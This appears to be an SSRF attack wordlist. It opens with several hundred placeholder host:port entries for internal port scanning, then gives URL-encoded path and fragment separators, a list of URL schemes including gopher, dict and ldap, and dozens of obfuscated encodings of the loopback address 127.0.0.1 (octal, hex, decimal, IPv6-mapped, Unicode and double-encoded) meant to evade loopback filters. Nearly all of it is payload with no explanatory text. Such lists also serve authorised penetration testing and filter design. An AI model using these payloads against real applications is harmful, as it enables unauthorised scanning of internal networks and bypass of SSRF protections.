SUB.ROOT.TLD:1935
SUB.ROOT.TLD:5900
SUB.ROOT.TLD:8082
SUB.ROOT.TLD:8020
SUB.ROOT.TLD:9295
SUB.ROOT.TLD:4848
SUB.ROOT.TLD:2480
SUB.ROOT.TLD:4500
SUB.ROOT.TLD:5672
SUB.ROOT.TLD:8140
SUB.ROOT.TLD:2079
SUB.ROOT.TLD:554
SUB.ROOT.TLD:2345
SUB.ROOT.TLD:3299
SUB.ROOT.TLD:1433
SUB.ROOT.TLD:1521
SUB.ROOT.TLD:6666
SUB.ROOT.TLD:49153
SUB.ROOT.TLD:389
SUB.ROOT.TLD:587
SUB.ROOT.TLD:1177
SUB.ROOT.TLD:9600
SUB.ROOT.TLD:1025
SUB.ROOT.TLD:9092
SUB.ROOT.TLD:2053
SUB.ROOT.TLD:25
SUB.ROOT.TLD:9944
SUB.ROOT.TLD:9761
SUB.ROOT.TLD:2052
SUB.ROOT.TLD:3790
SUB.ROOT.TLD:4911
SUB.ROOT.TLD:9051
SUB.ROOT.TLD:8088
SUB.ROOT.TLD:9151
SUB.ROOT.TLD:2121
SUB.ROOT.TLD:9160
SUB.ROOT.TLD:2181
SUB.ROOT.TLD:9869
SUB.ROOT.TLD:9981
SUB.ROOT.TLD:9530
SUB.ROOT.TLD:636
SUB.ROOT.TLD:60001
SUB.ROOT.TLD:9042
SUB.ROOT.TLD:10243
SUB.ROOT.TLD:9633
SUB.ROOT.TLD:9595
SUB.ROOT.TLD:9418
SUB.ROOT.TLD:8334
SUB.ROOT.TLD:18081
SUB.ROOT.TLD:7415
SUB.ROOT.TLD:8333
SUB.ROOT.TLD:55442
SUB.ROOT.TLD:8500
SUB.ROOT.TLD:8159
SUB.ROOT.TLD:7474
SUB.ROOT.TLD:5432
SUB.ROOT.TLD:8991
SUB.ROOT.TLD:9302
SUB.ROOT.TLD:17000
SUB.ROOT.TLD:2154
SUB.ROOT.TLD:7989
SUB.ROOT.TLD:9305
SUB.ROOT.TLD:9304
SUB.ROOT.TLD:9303
SUB.ROOT.TLD:9307
SUB.ROOT.TLD:7657
SUB.ROOT.TLD:7218
SUB.ROOT.TLD:55443
SUB.ROOT.TLD:8291
SUB.ROOT.TLD:11000
SUB.ROOT.TLD:50070
SUB.ROOT.TLD:55000
SUB.ROOT.TLD:9091
SUB.ROOT.TLD:6363
SUB.ROOT.TLD:5800
SUB.ROOT.TLD:7634
SUB.ROOT.TLD:55553
SUB.ROOT.TLD:6667
SUB.ROOT.TLD:50050
SUB.ROOT.TLD:6664
SUB.ROOT.TLD:8545
SUB.ROOT.TLD:6633
SUB.ROOT.TLD:6653
SUB.ROOT.TLD:50100
SUB.ROOT.TLD:51106
SUB.ROOT.TLD:6668
SUB.ROOT.TLD:8649
SUB.ROOT.TLD:6697
SUB.ROOT.TLD:54138
SUB.ROOT.TLD:55554
SUB.ROOT.TLD:8728
SUB.ROOT.TLD:8002
SUB.ROOT.TLD:5025
SUB.ROOT.TLD:7080
```

```
SUB.ROOT.TLD:7000
SUB.ROOT.TLD:85
SUB.ROOT.TLD:6379
SUB.ROOT.TLD:7676
SUB.ROOT.TLD:3689
SUB.ROOT.TLD:12000
SUB.ROOT.TLD:800
SUB.ROOT.TLD:51235
SUB.ROOT.TLD:4899
SUB.ROOT.TLD:1723
SUB.ROOT.TLD:666
SUB.ROOT.TLD:3333
SUB.ROOT.TLD:5858
SUB.ROOT.TLD:8084
SUB.ROOT.TLD:5801
SUB.ROOT.TLD:5901
SUB.ROOT.TLD:6264
SUB.ROOT.TLD:5560
SUB.ROOT.TLD:5577
SUB.ROOT.TLD:9444
SUB.ROOT.TLD:37215
SUB.ROOT.TLD:8003
SUB.ROOT.TLD:8999
SUB.ROOT.TLD:4242
SUB.ROOT.TLD:5984
SUB.ROOT.TLD:5172
SUB.ROOT.TLD:4282
SUB.ROOT.TLD:1311
SUB.ROOT.TLD:90
SUB.ROOT.TLD:9003
SUB.ROOT.TLD:1200
SUB.ROOT.TLD:2081
SUB.ROOT.TLD:5269
SUB.ROOT.TLD:7081
SUB.ROOT.TLD:8091
SUB.ROOT.TLD:2323
SUB.ROOT.TLD:2002
SUB.ROOT.TLD:13579
SUB.ROOT.TLD:4321
SUB.ROOT.TLD:3542
SUB.ROOT.TLD:3541
SUB.ROOT.TLD:3780
SUB.ROOT.TLD:3749
SUB.ROOT.TLD:4664
SUB.ROOT.TLD:3306
SUB.ROOT.TLD:4782
SUB.ROOT.TLD:4949
SUB.ROOT.TLD:11300
SUB.ROOT.TLD:8006
SUB.ROOT.TLD:5938
SUB.ROOT.TLD:11211
SUB.ROOT.TLD:4840
SUB.ROOT.TLD:8383
SUB.ROOT.TLD:4063
SUB.ROOT.TLD:3310
SUB.ROOT.TLD:9101
SUB.ROOT.TLD:11112
SUB.ROOT.TLD:4506
SUB.ROOT.TLD:8011
SUB.ROOT.TLD:1400
SUB.ROOT.TLD:8899
SUB.ROOT.TLD:8004
SUB.ROOT.TLD:7005
SUB.ROOT.TLD:21025
SUB.ROOT.TLD:4786
SUB.ROOT.TLD:4433
SUB.ROOT.TLD:4369
SUB.ROOT.TLD:16992
SUB.ROOT.TLD:5431
SUB.ROOT.TLD:16010
SUB.ROOT.TLD:25001
SUB.ROOT.TLD:3388
SUB.ROOT.TLD:23424
SUB.ROOT.TLD:8005
SUB.ROOT.TLD:102
SUB.ROOT.TLD:8989
SUB.ROOT.TLD:16993
SUB.ROOT.TLD:9013
SUB.ROOT.TLD:8554
SUB.ROOT.TLD:14147
SUB.ROOT.TLD:8096
SUB.ROOT.TLD:8012
SUB.ROOT.TLD:1883
SUB.ROOT.TLD:9004
SUB.ROOT.TLD:8015
SUB.ROOT.TLD:2375
SUB.ROOT.TLD:808
SUB.ROOT.TLD:8043
SUB.ROOT.TLD:3260
SUB.ROOT.TLD:2008
SUB.ROOT.TLD:21379
SUB.ROOT.TLD:35000
SUB.ROOT.TLD:9005
SUB.ROOT.TLD:25105
SUB.ROOT.TLD:4430
SUB.ROOT.TLD:9102
SUB.ROOT.TLD:7070
SUB.ROOT.TLD:8180
SUB.ROOT.TLD:2376
SUB.ROOT.TLD:2455
SUB.ROOT.TLD:8445
SUB.ROOT.TLD:7002
SUB.ROOT.TLD:20256
SUB.ROOT.TLD:25565
SUB.ROOT.TLD:2404
SUB.ROOT.TLD:9037
SUB.ROOT.TLD:28017
SUB.ROOT.TLD:8014
SUB.ROOT.TLD:7010
SUB.ROOT.TLD:8016
SUB.ROOT.TLD:9089
SUB.ROOT.TLD:4064
SUB.ROOT.TLD:20547
SUB.ROOT.TLD:8092
SUB.ROOT.TLD:37777
SUB.ROOT.TLD:2379
SUB.ROOT.TLD:52881
SUB.ROOT.TLD:9010
SUB.ROOT.TLD:27017
SUB.ROOT.TLD:8100
SUB.ROOT.TLD:8021
SUB.ROOT.TLD:8022
SUB.ROOT.TLD:2332
SUB.ROOT.TLD:9099
SUB.ROOT.TLD:9211
SUB.ROOT.TLD:110
SUB.ROOT.TLD:8282
SUB.ROOT.TLD:9212
SUB.ROOT.TLD:32764
SUB.ROOT.TLD:9213
SUB.ROOT.TLD:7003
SUB.ROOT.TLD:8093
SUB.ROOT.TLD:3129
SUB.ROOT.TLD:7014
SUB.ROOT.TLD:18245
SUB.ROOT.TLD:89
SUB.ROOT.TLD:2761
SUB.ROOT.TLD:8013
SUB.ROOT.TLD:1026
SUB.ROOT.TLD:9663
SUB.ROOT.TLD:2762
SUB.ROOT.TLD:7004
SUB.ROOT.TLD:7999
SUB.ROOT.TLD:9527
SUB.ROOT.TLD:33060
SUB.ROOT.TLD:8101
SUB.ROOT.TLD:8843
SUB.ROOT.TLD:9006
SUB.ROOT.TLD:9201
SUB.ROOT.TLD:9082
SUB.ROOT.TLD:9011
SUB.ROOT.TLD:8182
SUB.ROOT.TLD:9008
SUB.ROOT.TLD:8025
SUB.ROOT.TLD:9094
SUB.ROOT.TLD:9997
SUB.ROOT.TLD:5443
SUB.ROOT.TLD:9021
SUB.ROOT.TLD:8007
SUB.ROOT.TLD:8050
SUB.ROOT.TLD:9105
SUB.ROOT.TLD:8787
SUB.ROOT.TLD:995
SUB.ROOT.TLD:9036
SUB.ROOT.TLD:9103
SUB.ROOT.TLD:9095
SUB.ROOT.TLD:9035
SUB.ROOT.TLD:9020
SUB.ROOT.TLD:41800
SUB.ROOT.TLD:221
SUB.ROOT.TLD:8663
SUB.ROOT.TLD:8887
SUB.ROOT.TLD:5400
SUB.ROOT.TLD:9215
SUB.ROOT.TLD:6080
SUB.ROOT.TLD:9023
SUB.ROOT.TLD:8095
SUB.ROOT.TLD:9210
SUB.ROOT.TLD:2100
SUB.ROOT.TLD:6002
SUB.ROOT.TLD:10554
SUB.ROOT.TLD:86
SUB.ROOT.TLD:8030
SUB.ROOT.TLD:44158
SUB.ROOT.TLD:9015
SUB.ROOT.TLD:8444
SUB.ROOT.TLD:23023
SUB.ROOT.TLD:6352
SUB.ROOT.TLD:6003
SUB.ROOT.TLD:7788
SUB.ROOT.TLD:8018
SUB.ROOT.TLD:9097
SUB.ROOT.TLD:999
SUB.ROOT.TLD:9109
SUB.ROOT.TLD:9014
SUB.ROOT.TLD:8890
SUB.ROOT.TLD:9096
SUB.ROOT.TLD:9007
SUB.ROOT.TLD:9070
SUB.ROOT.TLD:9205
```

```
SUB.ROOT.TLD:9018
SUB.ROOT.TLD:8026
SUB.ROOT.TLD:9207
SUB.ROOT.TLD:9898
SUB.ROOT.TLD:9208
SUB.ROOT.TLD:9220
SUB.ROOT.TLD:2200
SUB.ROOT.TLD:1023
SUB.ROOT.TLD:9214
SUB.ROOT.TLD:2067
SUB.ROOT.TLD:9093
SUB.ROOT.TLD:9209
SUB.ROOT.TLD:6006
SUB.ROOT.TLD:6005
SUB.ROOT.TLD:9027
SUB.ROOT.TLD:9084
SUB.ROOT.TLD:143
SUB.ROOT.TLD:789
SUB.ROOT.TLD:9012
SUB.ROOT.TLD:9088
SUB.ROOT.TLD:5002
SUB.ROOT.TLD:9550
SUB.ROOT.TLD:9111
SUB.ROOT.TLD:9988
SUB.ROOT.TLD:2150
SUB.ROOT.TLD:8881
SUB.ROOT.TLD:9047
SUB.ROOT.TLD:9955
SUB.ROOT.TLD:9034
SUB.ROOT.TLD:9016
SUB.ROOT.TLD:9098
SUB.ROOT.TLD:9046
SUB.ROOT.TLD:6008
SUB.ROOT.TLD:9119
SUB.ROOT.TLD:9017
SUB.ROOT.TLD:70
SUB.ROOT.TLD:8019
SUB.ROOT.TLD:9300
SUB.ROOT.TLD:8042
SUB.ROOT.TLD:9251
SUB.ROOT.TLD:7090
SUB.ROOT.TLD:311
SUB.ROOT.TLD:1099
SUB.ROOT.TLD:8448
SUB.ROOT.TLD:9044
SUB.ROOT.TLD:9876
SUB.ROOT.TLD:8017
SUB.ROOT.TLD:8097
SUB.ROOT.TLD:4100
SUB.ROOT.TLD:44818
SUB.ROOT.TLD:6588
SUB.ROOT.TLD:119
SUB.ROOT.TLD:2111
SUB.ROOT.TLD:9202
SUB.ROOT.TLD:9199
SUB.ROOT.TLD:9966
SUB.ROOT.TLD:1080
SUB.ROOT.TLD:1741
SUB.ROOT.TLD:9050
SUB.ROOT.TLD:8848
SUB.ROOT.TLD:8031
SUB.ROOT.TLD:8033
SUB.ROOT.TLD:1471
SUB.ROOT.TLD:9189
SUB.ROOT.TLD:9104
SUB.ROOT.TLD:8190
SUB.ROOT.TLD:9030
SUB.ROOT.TLD:4117
SUB.ROOT.TLD:1000
SUB.ROOT.TLD:9445
SUB.ROOT.TLD:9301
SUB.ROOT.TLD:6004
SUB.ROOT.TLD:8401
SUB.ROOT.TLD:8553
SUB.ROOT.TLD:9040
SUB.ROOT.TLD:9990
SUB.ROOT.TLD:8106
SUB.ROOT.TLD:8686
SUB.ROOT.TLD:9222
SUB.ROOT.TLD:9033
SUB.ROOT.TLD:8032
SUB.ROOT.TLD:9221
SUB.ROOT.TLD:8585
SUB.ROOT.TLD:9311
SUB.ROOT.TLD:993
SUB.ROOT.TLD:104
SUB.ROOT.TLD:2122
SUB.ROOT.TLD:1153
SUB.ROOT.TLD:2126
SUB.ROOT.TLD:902
SUB.ROOT.TLD:1604
SUB.ROOT.TLD:6789
SUB.ROOT.TLD:9992
SUB.ROOT.TLD:9203
SUB.ROOT.TLD:8801
SUB.ROOT.TLD:9204
SUB.ROOT.TLD:503
SUB.ROOT.TLD:8885
SUB.ROOT.TLD:9029
SUB.ROOT.TLD:9024
SUB.ROOT.TLD:8040
SUB.ROOT.TLD:9216
SUB.ROOT.TLD:992
SUB.ROOT.TLD:8028
SUB.ROOT.TLD:8048
SUB.ROOT.TLD:21
SUB.ROOT.TLD:9025
SUB.ROOT.TLD:9217
SUB.ROOT.TLD:8029
SUB.ROOT.TLD:6605
SUB.ROOT.TLD:9389
SUB.ROOT.TLD:9299
SUB.ROOT.TLD:9682
SUB.ROOT.TLD:9218
SUB.ROOT.TLD:9031
SUB.ROOT.TLD:9219
SUB.ROOT.TLD:9690
SUB.ROOT.TLD:9108
SUB.ROOT.TLD:9606
SUB.ROOT.TLD:9019
SUB.ROOT.TLD:9110
SUB.ROOT.TLD:9026
SUB.ROOT.TLD:9861
SUB.ROOT.TLD:6007
SUB.ROOT.TLD:9048
SUB.ROOT.TLD:8051
SUB.ROOT.TLD:8447
SUB.ROOT.TLD:9028
SUB.ROOT.TLD:9704
SUB.ROOT.TLD:9043
SUB.ROOT.TLD:8866
SUB.ROOT.TLD:9743
SUB.ROOT.TLD:9765
SUB.ROOT.TLD:771
SUB.ROOT.TLD:9022
SUB.ROOT.TLD:8072
SUB.ROOT.TLD:8058
SUB.ROOT.TLD:8094
SUB.ROOT.TLD:6010
SUB.ROOT.TLD:79
SUB.ROOT.TLD:9041
SUB.ROOT.TLD:7500
SUB.ROOT.TLD:9045
SUB.ROOT.TLD:9032
SUB.ROOT.TLD:9039
SUB.ROOT.TLD:9500
SUB.ROOT.TLD:9106
SUB.ROOT.TLD:548
SUB.ROOT.TLD:8111
SUB.ROOT.TLD:9107
SUB.ROOT.TLD:9206
SUB.ROOT.TLD:9038
SUB.ROOT.TLD:8071
SUB.ROOT.TLD:8849
SUB.ROOT.TLD:502
SUB.ROOT.TLD:91
SUB.ROOT.TLD:10134
SUB.ROOT.TLD:9049
SUB.ROOT.TLD:6009
SUB.ROOT.TLD:7776
SUB.ROOT.TLD:7445
SUB.ROOT.TLD:113
SUB.ROOT.TLD:7510
SUB.ROOT.TLD:8789
SUB.ROOT.TLD:264
SUB.ROOT.TLD:515
SUB.ROOT.TLD:873
SUB.ROOT.TLD:9991
SUB.ROOT.TLD:8446
SUB.ROOT.TLD:9136
SUB.ROOT.TLD:8602
SUB.ROOT.TLD:8102
SUB.ROOT.TLD:135
SUB.ROOT.TLD:1962
SUB.ROOT.TLD:8404
SUB.ROOT.TLD:3100
SUB.ROOT.TLD:49
SUB.ROOT.TLD:8023
SUB.ROOT.TLD:195
SUB.ROOT.TLD:3005
SUB.ROOT.TLD:8808
SUB.ROOT.TLD:1500
SUB.ROOT.TLD:1911
SUB.ROOT.TLD:8990
SUB.ROOT.TLD:8765
SUB.ROOT.TLD:179
SUB.ROOT.TLD:9994
SUB.ROOT.TLD:4157
SUB.ROOT.TLD:9309
SUB.ROOT.TLD:3080
SUB.ROOT.TLD:11
SUB.ROOT.TLD:7535
SUB.ROOT.TLD:9310
SUB.ROOT.TLD:8811
SUB.ROOT.TLD:27015
SUB.ROOT.TLD:8064
SUB.ROOT.TLD:445
SUB.ROOT.TLD:9993
SUB.ROOT.TLD:9308
SUB.ROOT.TLD:2628
```

```
SUB.ROOT.TLD:5080
SUB.ROOT.TLD:8036
SUB.ROOT.TLD:5050
SUB.ROOT.TLD:8442
SUB.ROOT.TLD:8027
SUB.ROOT.TLD:9899
SUB.ROOT.TLD:111
SUB.ROOT.TLD:13
SUB.ROOT.TLD:465
SUB.ROOT.TLD:3120
SUB.ROOT.TLD:6036
SUB.ROOT.TLD:15
SUB.ROOT.TLD:8184
SUB.ROOT.TLD:3443
SUB.ROOT.TLD:7654
SUB.ROOT.TLD:8035
SUB.ROOT.TLD:8034
SUB.ROOT.TLD:7465
SUB.ROOT.TLD:8812
SUB.ROOT.TLD:3460
SUB.ROOT.TLD:6565
SUB.ROOT.TLD:37
SUB.ROOT.TLD:8103
SUB.ROOT.TLD:17
SUB.ROOT.TLD:100
SUB.ROOT.TLD:8118
SUB.ROOT.TLD:1599
SUB.ROOT.TLD:9433
SUB.ROOT.TLD:92
SUB.ROOT.TLD:6601
SUB.ROOT.TLD:9950
SUB.ROOT.TLD:7778
SUB.ROOT.TLD:8110
SUB.ROOT.TLD:175
SUB.ROOT.TLD:8024
SUB.ROOT.TLD:6503
SUB.ROOT.TLD:8038
SUB.ROOT.TLD:8813
SUB.ROOT.TLD:19
SUB.ROOT.TLD:7979
SUB.ROOT.TLD:8815
SUB.ROOT.TLD:8104
SUB.ROOT.TLD:8066
SUB.ROOT.TLD:8405
SUB.ROOT.TLD:8055
SUB.ROOT.TLD:1027
SUB.ROOT.TLD:8816
SUB.ROOT.TLD:3479
SUB.ROOT.TLD:8844
SUB.ROOT.TLD:8935
SUB.ROOT.TLD:8819
SUB.ROOT.TLD:8105
SUB.ROOT.TLD:8700
SUB.ROOT.TLD:6748
SUB.ROOT.TLD:8802
SUB.ROOT.TLD:8041
SUB.ROOT.TLD:6955
SUB.ROOT.TLD:2020
SUB.ROOT.TLD:4445
SUB.ROOT.TLD:8108
SUB.ROOT.TLD:8052
SUB.ROOT.TLD:8222
SUB.ROOT.TLD:7444
SUB.ROOT.TLD:8107
SUB.ROOT.TLD:5500
SUB.ROOT.TLD:7700
SUB.ROOT.TLD:5003
SUB.ROOT.TLD:8053
SUB.ROOT.TLD:5090
SUB.ROOT.TLD:8047
SUB.ROOT.TLD:8045
SUB.ROOT.TLD:8109
SUB.ROOT.TLD:8779
SUB.ROOT.TLD:8804
SUB.ROOT.TLD:6662
SUB.ROOT.TLD:7998
SUB.ROOT.TLD:4001
SUB.ROOT.TLD:8049
SUB.ROOT.TLD:8056
SUB.ROOT.TLD:8877
SUB.ROOT.TLD:22222
SUB.ROOT.TLD:8891
SUB.ROOT.TLD:4010
SUB.ROOT.TLD:8044
SUB.ROOT.TLD:8054
SUB.ROOT.TLD:8805
SUB.ROOT.TLD:8243
SUB.ROOT.TLD:8820
SUB.ROOT.TLD:1050
SUB.ROOT.TLD:3111
SUB.ROOT.TLD:8057
SUB.ROOT.TLD:6308
SUB.ROOT.TLD:8046
SUB.ROOT.TLD:8666
SUB.ROOT.TLD:7493
SUB.ROOT.TLD:8859
SUB.ROOT.TLD:43
SUB.ROOT.TLD:8803
SUB.ROOT.TLD:843
SUB.ROOT.TLD:7433
SUB.ROOT.TLD:8733
SUB.ROOT.TLD:8429
SUB.ROOT.TLD:8037
SUB.ROOT.TLD:8403
SUB.ROOT.TLD:7401
SUB.ROOT.TLD:8143
SUB.ROOT.TLD:7887
SUB.ROOT.TLD:7537
SUB.ROOT.TLD:6161
SUB.ROOT.TLD:8420
SUB.ROOT.TLD:8810
SUB.ROOT.TLD:87
SUB.ROOT.TLD:801
SUB.ROOT.TLD:6622
SUB.ROOT.TLD:8039
SUB.ROOT.TLD:8857
SUB.ROOT.TLD:8411
SUB.ROOT.TLD:8237
SUB.ROOT.TLD:2048
SUB.ROOT.TLD:6600
SUB.ROOT.TLD:99
SUB.ROOT.TLD:8249
SUB.ROOT.TLD:8868
SUB.ROOT.TLD:555
SUB.ROOT.TLD:6603
SUB.ROOT.TLD:1947
SUB.ROOT.TLD:6543
SUB.ROOT.TLD:6887
SUB.ROOT.TLD:8806
SUB.ROOT.TLD:8988
SUB.ROOT.TLD:8850
SUB.ROOT.TLD:3200
SUB.ROOT.TLD:8513
SUB.ROOT.TLD:5004
SUB.ROOT.TLD:8251
SUB.ROOT.TLD:8833
SUB.ROOT.TLD:8823
SUB.ROOT.TLD:8433
SUB.ROOT.TLD:8590
SUB.ROOT.TLD:8822
SUB.ROOT.TLD:4730
SUB.ROOT.TLD:8586
SUB.ROOT.TLD:8846
SUB.ROOT.TLD:6102
SUB.ROOT.TLD:8252
SUB.ROOT.TLD:6580
SUB.ROOT.TLD:8863
SUB.ROOT.TLD:8688
SUB.ROOT.TLD:8402
SUB.ROOT.TLD:8248
SUB.ROOT.TLD:3002
SUB.ROOT.TLD:8860
SUB.ROOT.TLD:8431
SUB.ROOT.TLD:8241
SUB.ROOT.TLD:6464
SUB.ROOT.TLD:8236
SUB.ROOT.TLD:8790
SUB.ROOT.TLD:8858
SUB.ROOT.TLD:22
SUB.ROOT.TLD:8807
SUB.ROOT.TLD:8864
SUB.ROOT.TLD:6511
SUB.ROOT.TLD:8855
SUB.ROOT.TLD:8238
SUB.ROOT.TLD:2443
SUB.ROOT.TLD:6510
SUB.ROOT.TLD:8878
SUB.ROOT.TLD:5567
SUB.ROOT.TLD:6581
SUB.ROOT.TLD:8993
SUB.ROOT.TLD:8410
SUB.ROOT.TLD:8239
SUB.ROOT.TLD:8417
SUB.ROOT.TLD:8430
SUB.ROOT.TLD:6998
SUB.ROOT.TLD:8809
SUB.ROOT.TLD:8416
SUB.ROOT.TLD:8788
SUB.ROOT.TLD:8419
SUB.ROOT.TLD:8408
SUB.ROOT.TLD:8432
SUB.ROOT.TLD:8818
SUB.ROOT.TLD:6512
SUB.ROOT.TLD:8406
SUB.ROOT.TLD:8827
SUB.ROOT.TLD:6590
SUB.ROOT.TLD:8766
SUB.ROOT.TLD:8424
SUB.ROOT.TLD:8428
SUB.ROOT.TLD:8415
SUB.ROOT.TLD:6602
SUB.ROOT.TLD:8418
SUB.ROOT.TLD:8423
SUB.ROOT.TLD:8852
SUB.ROOT.TLD:8421
SUB.ROOT.TLD:8425
SUB.ROOT.TLD:8851
SUB.ROOT.TLD:8821
SUB.ROOT.TLD:6550
SUB.ROOT.TLD:8838
```

```
SUB.ROOT.TLD:8854
SUB.ROOT.TLD:8409
SUB.ROOT.TLD:8412
SUB.ROOT.TLD:8969
SUB.ROOT.TLD:8422
SUB.ROOT.TLD:6262
SUB.ROOT.TLD:8830
SUB.ROOT.TLD:8867
SUB.ROOT.TLD:8414
SUB.ROOT.TLD:8870
SUB.ROOT.TLD:8845
SUB.ROOT.TLD:8427
SUB.ROOT.TLD:8824
SUB.ROOT.TLD:8879
SUB.ROOT.TLD:8407
SUB.ROOT.TLD:8865
SUB.ROOT.TLD:8875
SUB.ROOT.TLD:8826
SUB.ROOT.TLD:8814
SUB.ROOT.TLD:8426
SUB.ROOT.TLD:8413
SUB.ROOT.TLD:8861
SUB.ROOT.TLD:8836
SUB.ROOT.TLD:8767
SUB.ROOT.TLD:6560
SUB.ROOT.TLD:8842
SUB.ROOT.TLD:6650
SUB.ROOT.TLD:8841
SUB.ROOT.TLD:8874
SUB.ROOT.TLD:8862
SUB.ROOT.TLD:8832
SUB.ROOT.TLD:6561
SUB.ROOT.TLD:8782
SUB.ROOT.TLD:8784
SUB.ROOT.TLD:8840
SUB.ROOT.TLD:8871
SUB.ROOT.TLD:8791
SUB.ROOT.TLD:8825
SUB.ROOT.TLD:8869
SUB.ROOT.TLD:8829
SUB.ROOT.TLD:8621
SUB.ROOT.TLD:8873
SUB.ROOT.TLD:8622
SUB.ROOT.TLD:8839
SUB.ROOT.TLD:8853
SUB.ROOT.TLD:8817
SUB.ROOT.TLD:8856
SUB.ROOT.TLD:8847
SUB.ROOT.TLD:8828
SUB.ROOT.TLD:8872
SUB.ROOT.TLD:8831
SUB.ROOT.TLD:8876
SUB.ROOT.TLD:8837
SUB.ROOT.TLD:8623
SUB.ROOT.TLD:8835
SUB.ROOT.TLD:8637
SUB.ROOT.TLD:3101
SUB.ROOT.TLD:3121
SUB.ROOT.TLD:1515
SUB.ROOT.TLD:447
SUB.ROOT.TLD:5280
SUB.ROOT.TLD:3112
SUB.ROOT.TLD:3114
SUB.ROOT.TLD:3103
SUB.ROOT.TLD:3108
SUB.ROOT.TLD:3102
SUB.ROOT.TLD:3105
SUB.ROOT.TLD:3110
SUB.ROOT.TLD:3107
SUB.ROOT.TLD:3109
SUB.ROOT.TLD:3113
SUB.ROOT.TLD:2030
SUB.ROOT.TLD:3116
SUB.ROOT.TLD:3117
SUB.ROOT.TLD:3118
SUB.ROOT.TLD:2080
SUB.ROOT.TLD:3115
SUB.ROOT.TLD:3104
SUB.ROOT.TLD:3106
SUB.ROOT.TLD:5605
SUB.ROOT.TLD:3119
SUB.ROOT.TLD:23
SUB.ROOT.TLD:5606
SUB.ROOT.TLD:96
SUB.ROOT.TLD:5595
SUB.ROOT.TLD:5446
SUB.ROOT.TLD:5596
SUB.ROOT.TLD:1290
SUB.ROOT.TLD:60129
SUB.ROOT.TLD:5906
SUB.ROOT.TLD:1111
SUB.ROOT.TLD:97
SUB.ROOT.TLD:448
SUB.ROOT.TLD:5569
SUB.ROOT.TLD:4999
SUB.ROOT.TLD:2003
SUB.ROOT.TLD:685
SUB.ROOT.TLD:3910
SUB.ROOT.TLD:2021
SUB.ROOT.TLD:880
SUB.ROOT.TLD:4002
SUB.ROOT.TLD:5600
SUB.ROOT.TLD:26
SUB.ROOT.TLD:994
SUB.ROOT.TLD:4343
SUB.ROOT.TLD:2233
SUB.ROOT.TLD:4523
SUB.ROOT.TLD:5568
SUB.ROOT.TLD:1028
SUB.ROOT.TLD:5150
SUB.ROOT.TLD:5201
SUB.ROOT.TLD:4200
SUB.ROOT.TLD:180
SUB.ROOT.TLD:4545
SUB.ROOT.TLD:3838
SUB.ROOT.TLD:5597
SUB.ROOT.TLD:2320
SUB.ROOT.TLD:5607
SUB.ROOT.TLD:2001
SUB.ROOT.TLD:2232
SUB.ROOT.TLD:2010
SUB.ROOT.TLD:5907
SUB.ROOT.TLD:2012
SUB.ROOT.TLD:5070
SUB.ROOT.TLD:5599
SUB.ROOT.TLD:3337
SUB.ROOT.TLD:62078
SUB.ROOT.TLD:4118
SUB.ROOT.TLD:4505
SUB.ROOT.TLD:5454
SUB.ROOT.TLD:2259
SUB.ROOT.TLD:5602
SUB.ROOT.TLD:5542
SUB.ROOT.TLD:5598
SUB.ROOT.TLD:5609
SUB.ROOT.TLD:2031
SUB.ROOT.TLD:5592
SUB.ROOT.TLD:5122
SUB.ROOT.TLD:5603
SUB.ROOT.TLD:5190
SUB.ROOT.TLD:5591
SUB.ROOT.TLD:5593
SUB.ROOT.TLD:5209
SUB.ROOT.TLD:3311
SUB.ROOT.TLD:5590
SUB.ROOT.TLD:5822
SUB.ROOT.TLD:3690
SUB.ROOT.TLD:5494
SUB.ROOT.TLD:53
SUB.ROOT.TLD:5594
SUB.ROOT.TLD:5909
SUB.ROOT.TLD:5604
SUB.ROOT.TLD:5673
SUB.ROOT.TLD:3950
SUB.ROOT.TLD:5910
SUB.ROOT.TLD:3550
SUB.ROOT.TLD:5608
SUB.ROOT.TLD:5853
SUB.ROOT.TLD:5908
SUB.ROOT.TLD:5321
SUB.ROOT.TLD:2050
SUB.ROOT.TLD:3568
SUB.ROOT.TLD:3951
SUB.ROOT.TLD:1110
SUB.ROOT.TLD:3555
SUB.ROOT.TLD:98
SUB.ROOT.TLD:3952
SUB.ROOT.TLD:3570
SUB.ROOT.TLD:3548
SUB.ROOT.TLD:3566
SUB.ROOT.TLD:3567
SUB.ROOT.TLD:3793
SUB.ROOT.TLD:3953
SUB.ROOT.TLD:3552
SUB.ROOT.TLD:4043
SUB.ROOT.TLD:3524
SUB.ROOT.TLD:3554
SUB.ROOT.TLD:3954
SUB.ROOT.TLD:3523
SUB.ROOT.TLD:3221
SUB.ROOT.TLD:3794
SUB.ROOT.TLD:3569
SUB.ROOT.TLD:1234
SUB.ROOT.TLD:3556
SUB.ROOT.TLD:3792
SUB.ROOT.TLD:3557
SUB.ROOT.TLD:3562
SUB.ROOT.TLD:3503
SUB.ROOT.TLD:3551
SUB.ROOT.TLD:3521
SUB.ROOT.TLD:3563
SUB.ROOT.TLD:3922
SUB.ROOT.TLD:3558
SUB.ROOT.TLD:3791
SUB.ROOT.TLD:3522
SUB.ROOT.TLD:3559
SUB.ROOT.TLD:3560
SUB.ROOT.TLD:4700
SUB.ROOT.TLD:4042
SUB.ROOT.TLD:4747
```

/
%2f
%252f
#
%23
%2523

Server-Side Request Forgery

3 - Loopback Access OR Port Scanning

Unicode Text Converter

http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
ldap://
dict://
smtp://
scp://

0177.0000.0000.0001
%5B%3A%3Affff%3A127.0.0.1%5D
%253A%253Affff%253A7f00%253A0001
%252531%252532%252537%25252E%252530%25252E%252530%25252E%252531
0000000000000000000000000177.00000000000000000000000000.0000000000000000000.001
127.1
0177.0001.0000..0001
127.127.127.127
0x7f.0.0.0x1
%2531%2532%2537%252E%2530%252E%2530%252E%2531
0177.0.0.01
127.25.25.25
127.0.01
0x7f.0x1.0x1
0177.0.0.1
0x7f000001
127.0.0.0
0177.0.0.0x1
127.10.1
127.00000000.000000.1
%31%32%37%2E%30%2E%30%2E%31
00000000000000000000000000000177.000000000000.0000000000000000000000000000000.00000000000000000000000000001
%3A%3Affff%3A7f00%3A0001
0177.0001.0001
127.00.1
%25E2%2591%25A0%25E2%2591%25A1%25E2%2591%25A6.%25E2%2593%25AA.%25E2%2593%25AA.%25E2%2591%25A0
2130706433
0x0.0x0.0x0.0x0
127.1.01
0x7f.0x1.0x0.0x1
0x547c6e1fd07f000001
127.1.0.1
281472812449793
[::ffff:7f00:0001]
0x00007f.0x00000000.0x0000000000000000.0x000000000000000001
127.000.000.001
①②⑦.⓪.⓪.①
127.0.0.64
0177.1
%255B%253A%253Affff%253A127.0.0.1%255D
1111111111111111101111111100000000000000000000000001
